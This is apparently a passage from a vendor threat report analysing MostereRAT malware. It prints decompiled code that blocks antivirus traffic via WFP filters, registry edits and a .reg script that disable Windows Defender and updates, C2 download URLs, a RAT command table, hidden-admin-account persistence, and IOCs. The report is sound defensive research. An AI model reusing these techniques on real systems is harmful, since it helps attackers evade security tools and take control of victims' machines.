Figure 13: Locating and duplicating a SYSTEM process token.

Interfere with AV/EDR solutions

The malware contains two built-in lists: one for security product paths and another for security product names.

- Security product paths:

360:

“C:/Program Files/360/360Safe,”
“C:/Program Files/360/360sd,”
“C:/Program Files/360/360zip,”
“C:/Program Files (x86)/360/360Safe,”
“C:/Program Files (x86)/360/360sd,”

“C:/Program Files (x86)/360/360zip,”
“C:/ProgramData/360safe,”
“C:/ProgramData/360SD”

Kingsoft:

“C:/Program Files/kingsoft/kingsoft antivirus,”
“C:/Program Files (x86)/kingsoft/kingsoft antivirus,”
"C:/ProgramData/kdata,”
“C:/ProgramData/kdesk,”
“C:/ProgramData/Kingsoft,”
“C:/ProgramData/KRSHistory”

Tencent PC Manager:

“C:/Program Files/Tencent/QQPCMgr,”
"C:/Program Files (x86)/Tencent/QQPCMgr,”
“C:/ProgramData/Tencent/QQPCMgr”

Huorong Security:

“C:/Program Files/Huorong/Sysdiag,”
“C:/Program Files (x86)/Huorong/Sysdiag,”
“C:/ProgramData/Huorong/Sysdiag”

Windows Defender:

“C:/Program Files/Windows Defender,”
“C:/Program Files (x86)/Windows Defender,”
“C:/ProgramData/Microsoft/Windows Defender”

ESET:

“C:/Program Files/ESET,”
“C:/ProgramData/ESET”

Avira:

“C:/Program Files/Avira,”
“C:/Program Files (x86)/Avira,”
“C:/ProgramData/Avira”

Avast:

“C:/Program Files/Avast Software,”
“C:/ProgramData/Avast Software”

Malwarebytes:

“C:/Program Files/Malwarebytes,”
“C:/ProgramData/Malwarebytes”

AVG:

“C:/Program Files/AVG,”
“C:/Program Files/Common Files/AVG,”
“C:/ProgramData/AVG”

Others:

“C:/Program Files (x86)/2345Soft/2345PCSafe,”
“C:/Program Files (x86)/Lenovo/PCManager,”
“C:/Program Files (x86)/Rising,”
“C:/Program Files/Microsoft PC Manager,”
“C:/Program Files/Common Files/AV”

- Security Product Names:

"360Safe," "360sd," "antivirus," "QQPCMgr," "Sysdiag," "Defender," "Kaspersky," "ESET Security," "Security," "Avira," "Avast," "Malwarebytes," "Antivirus," "Bitdefender," "Norton," "Symantec," "McAfee," "2345PCSafe," "PCManager," "Rising," and "Microsoft PC Manager."

It first checks whether a security solution is present by scanning for executable files within those paths. Then, it compares these executables against the image file paths of running processes. If a match is found and the image path contains a known security product name, the malware blocks its traffic.

This traffic-blocking technique resembles that of the known red team tool 'EDRSilencer', which uses Windows Filtering Platform (WFP) filters at multiple stages of the network communication stack, effectively preventing it from connecting to its servers and from transmitting detection data, alerts, event logs, or other telemetry, as shown in Figure 14.

```
v7 = (const int *)&GUIDs_BuiltInLayers;
v12 = 0;
do
{
  var_148 = (GUID *)*v7;
  if ( !CoCreateGuid(&pguid) )
  {
    appId = 0;
    v22[0] = -1;
    v22[1] = -1;
    id = 0i64;
    memset(&filter, 0, sizeof(filter));
    memset(&cond, 0, sizeof(cond));
    fullpathName = AVProgram;
    if ( *((_DWORD *)AVProgram + 5) > 7u )
      fullpathName = *(const WCHAR **)AVProgram;
    if ( !FwpmGetAppIdFromFileName0(fullpathName, &appId) )
    {                                           // // Set up WFP filter and condition
      cond.matchType = FWP_MATCH_EQUAL;
      cond.conditionValue.uint32 = (UINT32)appId;
      cond.fieldKey = (GUID)FWPM_CONDITION_ALE_APP_ID;
      cond.conditionValue.type = FWP_BYTE_BLOB_TYPE;
      filter.providerKey = &::pguid;
      filter.numFilterConditions = 1;
      filter.filterKey = pguid;
      filter.action.type = FWP_ACTION_BLOCK;
      v9 = *var_148;
      v10 = (wchar_t *)&dword_297CFFC;
      filter.flags = FWPM_FILTER_FLAG_NONE;
      if ( (unsigned int)dword_297D010 > 7 )
        v10 = (wchar_t *)dword_297CFFC;
      filter.displayData.name = v10;
      filter.filterCondition = &cond;
      filter.weight.uint32 = (UINT32)v22;
      filter.effectiveWeight.uint32 = (UINT32)v22;
      filter.layerKey = v9;
      filter.weight.type = FWP_UINT64;
      filter.subLayerKey = stru_2983734;
      filter.effectiveWeight.type = FWP_UINT64;
      v11 = FwpmFilterAdd0(engineHandle, &filter, 0, &id);// Add filter to both ipv4 and ipv6 layers
      FwpmFreeMemory0((void **)&appId);
```

```
GUIDs_BuiltInLayers dd offset FWPM_LAYER_ALE_AUTH_LISTEN_V4
                                        ; DATA XREF: BlockTrafficForTheSp
                dd offset FWPM_LAYER_ALE_AUTH_LISTEN_V6
                dd offset FWPM_LAYER_ALE_AUTH_CONNECT_V4
                dd offset FWPM_LAYER_ALE_AUTH_CONNECT_V6
                dd offset FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4
                dd offset FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V6
                dd offset FWPM_LAYER_ALE_CONNECT_REDIRECT_V4
                dd offset FWPM_LAYER_ALE_CONNECT_REDIRECT_V6
                dd offset FWPM_LAYER_ALE_FLOW_ESTABLISHED_V4
                dd offset FWPM_LAYER_ALE_FLOW_ESTABLISHED_V6
                dd offset FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V4
                dd offset FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V6
                dd offset FWPM_LAYER_ALE_AUTH_LISTEN_V4_DISCARD
                dd offset FWPM_LAYER_ALE_AUTH_LISTEN_V6_DISCARD
                dd offset FWPM_LAYER_ALE_AUTH_CONNECT_V4_DISCARD
                dd offset FWPM_LAYER_ALE_AUTH_CONNECT_V6_DISCARD
                dd offset FWPM_LAYER_ALE_FLOW_ESTABLISHED_V4_DISCARD
                dd offset FWPM_LAYER_ALE_FLOW_ESTABLISHED_V6_DISCARD
                dd offset FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V4_DISCARD
                dd offset FWPM_LAYER_ALE_AUTH_RECV_ACCEPT_V6_DISCARD
                dd offset FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V4_DISCARD
                dd offset FWPM_LAYER_ALE_RESOURCE_ASSIGNMENT_V6_DISCARD
```

```
FWPM_LAYER_ALE_AUTH_LISTEN_V4 dd 88885DADh         ; Data1
                                        ; DATA XREF: .rdata:GUIDs_BuiltI
                dw 76D7h                ; Data2
                dw 4227h                ; Data3
                db 9Ch, 71h, 0DFh, 0Ah, 3Eh, 0D7h, 0BEh, 7Eh; Data4
FWPM_LAYER_ALE_AUTH_LISTEN_V4_DISCARD dd 371DFADAh         ; Data1
                                        ; DATA XREF: .rdata:0296C210↓o
                dw 9F26h                ; Data2
                dw 45FDh                ; Data3
                db 0B4h, 0EBh, 0C2h, 9Eh, 0B2h, 12h, 89h, 3Fh; Data4
FWPM_LAYER_ALE_AUTH_LISTEN_V6 dd 7AC9DE24h         ; Data1
                                        ; DATA XREF: .rdata:0296C1E4↓o
                dw 17DDh                ; Data2
                dw 4814h                ; Data3
                db 0B4h, 0BDh, 0A9h, 0FBh, 0C9h, 5Ah, 32h, 18h; Data4
```

Figure 14: Creates WFP filters to block their network traffic.

Disable Windows Security

The malware employs multiple techniques to disable Windows updates and security mechanisms. It terminates processes such as 'SecurityHealthService.exe' and 'SecurityHealthSystray.exe,' stops services including 'wuauserv,' 'UsoSvc,' 'uhssvc,' and 'WaaSMedicSvc,' and deletes critical system files like 'C:\Windows\System32\WaaSMedicSvc.dll' and 'C:\Windows\System32\wuaueng.dll.'

```
RegSetValue     HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\HideSCAHealth    Type: REG_DWORD, Length: 4, Data: 1
RegSetValue     HKLM\SOFTWARE\Microsoft\CTF\LangBar\ExtraIconsOnMinimized    Type: REG_DWORD, Length: 4, Data: 0
RegDeleteVal... HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ShellServiceObjects\{F56F6FDD-AA9D-4618-A949-C1B91AF43B1A}
RegSetValue     HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\PushNotifications\ToastEnabled    Type: REG_DWORD, Length: 4, Data: 0
RegDeleteVal... HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run\SecurityHealth
RegSetValue     HKLM\SOFTWARE\Policies\Microsoft\Windows\Maps\AutoDownloadAndUpdateMapData    Type: REG_DWORD, Length: 4, Data: 0
RegSetValue     HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\DisableNotifications    Type: REG_DWORD, Length: 4, Data: 1
RegSetValue     HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\PublicProfile\DisableNotifications    Type: REG_DWORD, Length: 4, Data: 1
RegSetValue     HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\SetProxyBehaviorForUpdateDetection    Type: REG_DWORD, Length: 4, Data: 0
RegSetValue     HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\WUServer    Type: REG_SZ, Length: 20, Data: [illegible]...
RegSetValue     HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\WUStatusServer    Type: REG_SZ, Length: 20, Data: [illegible]...
RegSetValue     HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\UpdateServiceUrlAlternate    Type: REG_SZ, Length: 20, Data: [illegible]...
RegSetValue     HKLM\System\CurrentControlSet\Services\wuauserv\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\UsoSvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\WaaSMedicSvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\BITS\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\DoSvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\DsmSvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\DusmSvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\MapsBroker\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\DiagTrack\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\MicrosoftEdgeElevationService\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\edgeupdate\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\edgeupdatem\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\wmiApSrv\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\diagsvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\wisvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\wercplsupport\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\WerSvc\Start    Type: REG_DWORD, Length: 4, Data: 4
RegSetValue     HKLM\System\CurrentControlSet\Services\SecurityHealthService\Start    Type: REG_DWORD, Length: 4, Data: 4
```

Figure 15: Activities related to disabling Windows security features.

```
Windows Registry Editor Version 5.00

; DisableAntivirusProtection.reg
;
================================================================================
====================
; disabling Antivirus

[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
[HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender\Real-Time Protection]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PolicyManager\default\Defender\
AllowBehaviorMonitoring]
[HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Policies\Microsoft\Windows
Defender]
"DisableRoutinelyTakingAction"=dword:00000001
;
================================================================================
====================


; DisableDefenderandSecurityCenterNotifications.reg
;
================================================================================
====================
; Disable Windows Defender Security Center Notifications

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PolicyManager\default\WindowsDe
fenderSecurityCenter\DisableEnhancedNotifications]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PolicyManager\default\WindowsDe
fenderSecurityCenter\DisableNotifications]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\PolicyManager\default\WindowsDe
fenderSecurityCenter\HideWindowsSecurityNotificationAreaControl]
"value"=dword:00000001

; Disable Windows Security Center Notifications

[-HKEY LOCAL MACHINE\SOFTWARE\Microsoft\Security Center]
```

Figure 16: The registry script embedded in the resource.

To prevent these mechanisms from starting automatically, it removes scheduled tasks from specific task folders using ITaskFolder::DeleteTask and ITaskFolder::DeleteFolder.

Upgrade and launch a new program/module

Two threads are created to communicate with the command and control (C2) server over HTTP using ports 9001 and 9002. The program also utilizes an RSA private key to decrypt the configuration file once it is available on the server, signaling that a new version is ready for download.

http://{C2 Domain}:9001/9001.conf
http://{C2 Domain}:9002/9002.conf

Next, it parses the configuration file, formatted in INI style, and compares the version number to determine if downloading a new payload is necessary. The downloaded payload is verified using a SHA-256 hash before the new version is executed. Port 9001 is responsible for the EXE payload, whereas port 9002 handles the EPK payload.

```
aHttpLocalhost0 db 'http://localhost:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2:loc_2871005↑o
aHttpMostereCom db 'http://mostere.com:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2+1F7↑o
                align 10h
aHttpHuanyu3333 db 'http://huanyu3333.com:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2:loc_28710A3↑o
                align 4
aHttpAdkua93dkh db 'http://adkua93dkh9590764478t18822056bck.com:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2+2ED↑o
                align 4
aHttpBsjfd923bk db 'http://bsjfd923bk78735547771x3690026ddl.com:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2+382↑o
                align 10h
aHttpCzzzzzz037 db 'http://czzzzzz037909830546719535345827 8.com:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2+417↑o
                align 4
aHttpDxxxxx2543 db 'http://dxxxxx2543369372808014085091644 4.com:0000/0000.conf',0
                                        ; DATA XREF: UpgradeModuleFromC2+4AC↑o
                align 4
a0000           db '0000',0             ; DATA XREF: UpgradeModuleFromC2+544↑o
                align 10h
aUpdaterUrl     db 'updater.url',0      ; DATA XREF: UpgradeModuleFromC2+AE9↑o
aUpdaterSha     db 'updater.sha',0      ; DATA XREF: UpgradeModuleFromC2+B92↑o
aUpdaterVer     db 'updater.ver',0      ; DATA XREF: UpgradeModuleFromC2+C53↑o
Version:                                ; DATA XREF: UpgradeModuleFromC2:Upgrade↑o
                text "UTF-16LE", '12.0',0
```

Figure 17: Strings utilized in the upgrade module.

Module 2 - elsedll.db

Parameters channel-8df91be7c24”**f**” is processed by module “elsedll.db.” This module features complex remote access capabilities, utilizing multiple threads to handle command and control operations, monitor foreground window activity associated with Qianniu - Alibaba's Seller Tool, log keystrokes, and send heartbeat signals.

It communicates with the Command and Control server using the same server list as Module 1, establishing a connection over TCP port 8000. The communication is secured through mutual TLS (mTLS), utilizing an embedded client key, client certificate, and CA certificate to enforce mutual authentication and prevent impersonation.

The C2 packet begins with a magic number 1234567890 (0x499602D2), followed by four bytes indicating the packet length and a command ID specifying the action to be performed. Supports up to 37 functions and can deploy popular remote access tools on the victim's system to enable complete control, as if using the system normally. The list below outlines commands with specific and evident functions.

Command ID	Details
0x7B98A2	Obtain the SHA-256 digest of a file.

0x7B98A3	Appear to be retrieving the version information.
0x7B98A4	Used for sending heartbeat signals.
0x7B98A5	Collection of Victim Details.
0x7B9905	Send and run an EPK file using EPK launcher.
0x7B9907	Send and run a DLL file using rundll32.
0x7B9908	Send and run an EXE file.
0x7B990B	Send and load a shellcode into memory for execution.
0x7B990C	Send and load an EXE into memory for execution.
0x7B990D	Download and run an EPK file using the launcher.
0x7B9910	Download and run a DLL file using rundll32.
0x7B9911	Download and run an EXE file.
0x7B9937	Download and load shellcode into memory for execution.
0x7B9938	Download and load an EXE into memory for execution.
0x7B9969	Read the specific file located under the Database directory.
0x7B996A	Write data into the specific file located under the Database directory.
0x7B996B	Delete the specific file located under the Database directory.
0x7B996C	Write data into 09.db located under the Database directory.
0x7B997D	Load the EXE payload from C2 and run it using Early Bird Injection.
0x7B997E	Download and inject an EXE into svchost.exe using Early Bird Injection.
0x7B9EE1	Terminate remote monitoring and management (RMM) tools. Load configuration from resources and launch TightVNC, Xray.
0x7B9EE3	End the Xray and TightVNC applications.
0x7B9EE4	Enables multiple session logins and applies RDP Wrapper as the RDP solution.
0x7B9EE5	Revert RDP-related registry configurations
0x7B9EE6	Create and add a user to the administrators group. Prevent the account “V” from appearing on the Windows login interface.
0x7B9EE7	Enable multiple session login

0x7B9EE8	Disable multiple session login
0x7B9EE9	Load configuration files from resources and launch AnyDesk.
0x7B9EEA	Conceal the AnyDesk application window
0x7B9EEB	Keep sending the message to turn off the monitor.
0x7B9EEC	Stop sending the message that turns off the monitor.
0x7B9EED	Launches a program in hidden mode.
0x7B9EEE	User Enumeration
0x7B9F45	Create a screen capture.

Data collection

The command supports extracting file data generated by the program, including the created GUID, installation date, and other related details. It also collects system information such as the computer name, Windows OS product details, system boot time, time since last user input, number of video capture drivers, and active user accounts. Additionally, it supports creating a screen capture.

Download and execute plugins

As shown in Table 1, module 2 employs a wide range of methods to download and execute payloads in various ways. It can retrieve payloads from the current C2 connection or a specified URL using libcurl, supporting shellcode, EPK, DLL, and EXE formats.

For EXE payload, it can either be executed in-memory—such as through early bird injection—or written to disk and run as a standalone process. The DLL payload is typically saved to disk and executed via rundll32.exe, calling the getVersion export function. The EPK payload is launched by the EPK Launcher, while the ShellCode payload is written to allocated memory and then executed.

```
sub_2D66860(v35, L"C:\\ProgramData\\Windows\\tmp\\");
TickCount64 = GetTickCount64();
sub_2D22DD0(v31);
LOBYTE(v40) = 3;
v31[0] = (int)&CWString::`vftable';
sub_2D680C0(TickCount64, v6);
LOBYTE(v40) = 4;
v7 = (_DWORD *)sub_2D69470(v31);
LOBYTE(v40) = 5;
v8 = sub_2D695F0(v7, v30, L".exe");
LOBYTE(v40) = 6;
(*(void (__thiscall **)(int *))(v33[0] + 68))(v33);
v33[1] = v8[1];
v33[2] = v8[2];
Src = (void *)v8[3];
(*(void (__thiscall **)(int *))(v35[0] + 68))(v35);
sub_2D23840(v35, v8 + 4);
LOBYTE(v40) = 5;
sub_2D22E90();
LOBYTE(v40) = 4;
sub_2D22E90();
LOBYTE(v40) = 2;
sub_2D22E90();
WriteToFile(v25, v26, v27, v28, v29);
v9 = (WCHAR *)Src;
if ( !Src )
{
  v9 = (WCHAR *)&WindowName;
  if ( v38 )
    v9 = (WCHAR *)lpMem;
}
ExecuteTheFileUsingCreateProcessW_(v9);
```

Figure 18: The downloaded data is saved in the tmp folder with a filename generated from GetTickCount64.

File operation

In terms of file operations, the malware targets only files in the /database under the working directory and supports read, write, and delete operations.

Also, the file ID is used to identify files within the folder, ranging from 1001 (0x3E9) to 1009 (0x3F1) and corresponding to filenames 01.db through 09.db.




Figure 19: Example showing how the file ID determines the target file for data writing.

Remote access tools deployment

The program is capable of running remote access and proxy tools using its configuration file embedded within resources. During the attack, AnyDesk, Xray, and TigerVNC are utilized and configured to grant exclusive access to the attacker.

The command also supports third-party RDP tool ‘RDP Wrapper’ and configuration changes, allowing quick modification of RDP settings—such as enabling or disabling multiple session logins via registry edits—and can restore the original RDP settings in the registry.

Persistence via a hidden account

The command for creating a new user can add an account to the administrators group with a non-expiring password and hide it from the Windows login UI by modifying the registry path HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList, creating a REG_DWORD entry named after the username and setting its value to 0. However, in the code implementation, the entry name is hardcoded as 'V' instead of using the actual username.

Figure 20: Example of sending the command '0x7B9EE6' to create an account “hello”.

Conclusion

This attack campaign uses social engineering as its initial vector and propagation methods to facilitate the spread of the threat. Additionally, MostereRAT employs more advanced and sophisticated techniques, such as incorporating an EPL program as one stage of the campaign, hiding the service creation method, blocking AV solution traffic, running as TrustedInstaller, using mTLS, and switching to legitimate remote access tools like AnyDesk, tightVNC, and RDP Wrapper to control the victim's system.

These tactics significantly increase the difficulty of detection, prevention, and analysis. In addition to keeping your solution updated, educating users about the dangers of social engineering remains essential.

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

W32/Agent.MTR!tr
W32/Agent.295C!tr
W32/Agent.9C1D!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard Antivirus Service. The FortiGuard antivirus engine is part of each of those solutions. As a result, customers who have these products with up-to-date protections are protected.

The FortiGuard CDR (content disarm and reconstruction) service can disarm the malicious macros within the document.

We also suggest that organizations take the free Fortinet Fortinet Certified Fundamentals (FCF) cybersecurity training. The training is designed to help users learn about today's threat landscape and introduces basic cybersecurity concepts and technology.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block malware attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact the Global FortiGuard Incident Response Team.

IOCs

Domain:

www[.]efu66[.]com
mostere[.]com
huanyu3333[.]com
idkua93dkh9590764478t18822056bck[.]com

osjfd923bk78735547771x3690026ddl[.]com
zzzzzzz037909830546719535345827 8[.]com
xxxxxx2543369372808014085091644 4[.]com

File:

d281e41521ea88f923cf11389943a046557a2d73c20d30b64e02af1c04c64ed1
4e3cdeba19e5749aa88329bc3ac67acd777ea7925ba0825a421cada083706a4e
546a3418a26f2a83a2619d6c808985c149a0a1e22656553ce8172ca15622fd9b
3c621b0c91b758767f883cbd041c8ef701b9806a78f2ae1e08f932b43fb433bb
926b2b9349dbd4704e117304c2f0edfd266e4c91fb9325ecb11ba83fe17bc383